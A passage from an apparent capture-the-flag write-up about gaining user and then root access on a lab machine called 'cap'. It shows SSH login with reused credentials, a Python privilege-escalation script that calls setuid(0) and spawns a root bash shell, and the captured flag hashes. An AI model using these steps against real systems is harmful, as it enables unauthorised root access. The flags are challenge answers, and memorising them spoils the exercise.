was able to login with creds. and found some files. Let's get them and analyse them.

```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ cat user.txt
7268bc975c527ead3c080e0460a7c7ad
```

got user flag..

```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ cat esc.py
import os
os.setuid(0)
os.system("/bin/bash")
```

it seems like a root shell to escalated privileges.

```
┌──(root㉿CyberCreedPC)-[/home/sohamt/Downloads]
└─# ssh nathan@10.10.10.245
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Aug 18 08:13:05 UTC 2024

  System load:  0.0               Processes:             226
  Usage of /:   37.2% of 8.73GB   Users logged in:       0
  Memory usage: 35%               IPv4 address for eth0: 10.10.10.245
  Swap usage:   0%

  => There are 4 zombie processes.


63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sun Aug 18 07:47:32 2024 from 10.10.14.62
nathan@cap:~$
```

i used password spraying (same creds. being used at multiple platforms or accessing of sources) as nathan used same creds. for ssh as well.

```
nathan@cap:~$ python3 esc.py
root@cap:~# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
root@cap:~#
```

There was no point of running linpeas and analyzing the attack surface for more ways to

escalate privileges as a script is already present so just ran it and thus did vertical privilege escalation.

```
root@cap:/root# cat root.txt
8de24b61117114f3cee86287fdedd567
root@cap:/root#
```

got root flag.....